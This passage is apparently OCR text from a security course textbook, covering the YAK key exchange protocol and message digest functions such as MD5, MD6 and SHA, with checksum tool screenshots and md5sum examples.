
1. Alice chooses a random number **x** such that **$x \in_R [0, q - 1]$**, computes **$X = g^x$**, and generates ZKP of **x**, denoted by **KP{x}**. Alice sends **X** and **KP{x}** to Bob.
2. Bob chooses a random number **y** such that **$y \in_R [0, q - 1]$**, computes **$Y = g^y$**, and generates ZKP of **y**, denoted by **KP{y}**. Bob sends **Y** and **KP{y}** to Alice.
3. Alice verifies the received **KP{x}** and computes the session key after verification as

   $k = H((Y.PK_B)^{x+a})$, where **H** is a hash function.
4. Bob verifies the received **KP{y}** and computes the session key after verification as

   $k = H((X.PK_A)^{y+b})$.
5. They authenticate each other, and both obtain the same session key **$k = H(g^{(x+a)(y+b)})$**.

The YAK protocol can accomplish the following objectives:

- Private key security
- Full forward secrecy
- Session key security


abcd
efgh
ijklm
nop
Document
Message Digest Function
a14092af948b938569584e5b8d8d307a
Hash Value

Message Digest (One-Way Hash) Functions

- Hash functions **calculate a unique fixed-size bit string** representation called a message digest of any arbitrary block of information
- If any given bit of the function's input is changed, then every output bit has a **50 percent** chance of changing
- It is computationally infeasible to have two files with the **same message digest value**

Note: Message digests are also called one-way hash functions because they cannot be reversed

Message Digest (One-way Hash) Functions

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Message digest functions are also called one-way hash functions because they produce values that are nearly impossible to invert, resistant to attack, mostly unique, and widely distributed. Message digest algorithms themselves do not participate in encryption and decryption operations. They allow the creation of digital signatures and message authentication codes (MACs) as well as the derivation of encryption keys from passphrases.

The main role of a cryptographic hash function is to provide integrity in document management. Cryptographic hash functions are an integral part of digital signatures. They are relatively faster than digital signature algorithms; hence, their characteristic feature is to calculate the signature of the document's hash value, which is smaller than the document. In addition, digests help to hide the contents or source of the document.

Widely used message digest functions include the following algorithms:

- MD5
- SHA

Note: Message digests are also called one-way hash functions because they cannot be reversed.




abcd
efgh
ijklm
nop
a14092af948b938569584e5b8d8d307a
Document
Message Digest Function
Hash Value

Figure 20.8: Block Diagram of One-way Hash Function

Message Digest Function: MD5 and MD6

- The MD5 algorithm takes a message of **arbitrary length** as the input and then outputs a **128-bit fingerprint** or message digest of the input
- MD5 is not collision resistant; use of the latest algorithms, such as **MD6**, **SHA-2** and **SHA-3**, is recommended
- **MD6** uses a Merkle tree-like structure to allow for immense parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks
- MD5 and MD6 are deployed for digital signature applications, file integrity checking, and storing passwords

MD5 & SHA1 Hash Generator and Verifier



MD5 & SHA1 Hash Generator For File

Generate and verify the MD5/SHA1 checksum of a file without uploading it.

Choose File No file chosen

Click to select a file, or drag and drop it here(max: 4GB).

Filename: Test File.txt

File size: 20 Bytes

Checksum type: ● MD5 ○ SHA1 ○ SHA-256

File checksum: 3DE8F8B0DC94B8C2230FAB9EC0BA0506

Compare with:

Process: 100.00%

Compare Pause Stop

http://onlinemd5.com

Message Digest Function: MD5 and MD6

MD2, MD4, MD5, and MD6 are **message digest algorithms** used in digital signature applications to compress a document securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest always has a size of 128 bits.

The structures of all three algorithms (MD2, MD4, and MD5) appear similar, although the design of MD2 is reasonably different from that of MD4 and MD5. MD2 supports 8-bit machines, while MD4 and MD5 support 32-bit machines. The algorithm pads the message with extra bits to ensure that the number of bits is divisible by 512. The extra bits may include a 64-bit binary message.

Attacks on versions of MD4 have become increasingly successful. Research has shown how an attacker launches collision attacks on the full version of MD4 within a minute on a typical PC. MD5 is slightly more secure but is slower than MD4. However, both the message digest size and the padding requirements remain the same.

MD5 is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. MD5 can be used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords. However, MD5 is not collision resistant; therefore, it is better to use the latest algorithms, such as MD6, SHA-2, and SHA-3.

MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks.

To calculate the effectiveness of hash functions, check the output produced when the algorithm randomizes an arbitrary input message.

The following are examples of minimally different message digests:


- echo “There is CHF1500 in the blue bo” | md5sum

  e41a323bdf20eadafd3f0e4f72055d36
- echo “There is CHF1500 in the blue box” | md5sum

  7a0da864a41fd0200ae0ae97afd3279d
- echo “There is CHF1500 in the blue box.” | md5sum

  2db1ff7a70245309e9f2165c6c34999d

Even minimally different texts produce radically different MD5 codes.


MD5 & SHA1 Hash Generator and Verifier
Sender
EXE
JPG
XLS
DOC
MD5 Algorithm
Receiver
MD5 & SHA1 Hash Generator For File
Choose File
Compare
Pause
Stop

Generate and verify the MD5/SHA1 checksum of a file without uploading it.

No file chosen

Click to select a file, or drag and drop it here(max: 4GB).

Filename: Test File.txt

File size: 20 Bytes

Checksum type: ● MD5 ○ SHA1 ○ SHA-256

File checksum: 3DE8F8B0DC94B8C2230FAB9EC0BA0506

Compare with:

